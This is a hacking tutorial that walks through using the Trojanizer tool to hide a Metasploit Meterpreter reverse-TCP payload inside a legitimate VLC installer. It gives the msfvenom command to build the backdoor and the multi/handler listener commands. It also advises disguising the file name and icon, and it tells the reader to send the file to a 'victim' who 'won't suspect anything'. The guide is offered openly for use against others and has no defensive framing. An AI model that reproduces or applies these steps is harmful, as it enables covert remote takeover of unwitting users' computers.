
Bind Payload using SFX archive with




Trojanizer

The Trojanizer tool uses WinRAR (SFX) to compress the two files input by user, and transforms it into an SFX executable (.exe) archive. The SFX archive when executed it will run both files (our payload and the legit application at the same time).

**How to get Trojanizer?**

You can clone using this Github link:

**Command: git clone https://github.com/r00t-3xp10it/trojanizer.git**



Now Before Running the Trojanizer we will create a payload using msfvenom

**Command: msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.1.111 lport=4466**

**-f exe > /root/Desktop/backdoor.exe**

**Running Trojanizer**


Open the terminal in the Directory where you have cloned the git file. Here you will find a

Trojanizer.sh File run it using

**Command: ./Trojanizer.sh**


Trojanizer has some prerequisites which it will try to install on the initial run. If it could install you could install manually the below mentioned prerequisites.

Wine Program Files, WinRAR Software and Zenity.







After Loading the Tool, it will ask you if you want to execute the Framework



Clicking Yes Will Open a Window Titled Payload to Be Compressed, here we will select the payload that we created using msfvenom in the beginning of the practical.




After selecting the payload another window will open titled Legit Application to Trojanize




Here we will have to select any legit or original software file (.exe) to bind with our payload. I


am binding VLC Player Installer File with my payload.



After clicking OK we will be asked for a New Name for the combined file. Keep it like any installer File. For Example: vlc-32bit-Installer or vlc-update64 or anything of your choice.




Now we will have to select any icon for our combined file. You can choose from the list given by default or you can download any icon file (.ico) from Google.



I have downloaded the VLC Icon. As you can see in the above image I am adding the vlc- icon.ico file as an icon.

**Note:** Trojanizer works with WINRAR and because of that many a times this icon doesn’t bind with the combined file, instead it shows a WinRAR icon. It is a bug we soon hope will be fixed.

After selecting the icon file. You will be granted with this window informing you about the path of the newly payload combined software.



Now Let’s Start a Listener on the port we mentioned as a lhost earlier. Start with opening


Metasploit Framework by typing

**msf > use exploit/multi/handler**

**msf exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp msf exploit(multi/handler) > set lhost 192.168.1.111**


**msf exploit(multi/handler) > set lport 4466**

**msf exploit(multi/handler) > run**




Now send the malicious software to the victim by any means you desire.


When the user will open the file, he will be greeted with the normal security warning as it is normally shown.



After clicking Run the user will have the VLC installer running and he won’t suspect anything.



But as he clicks Run we will also have his meterpreter session as shown below.



That’s how we can bind our payload file with any original software file (.exe) using Trojanizer.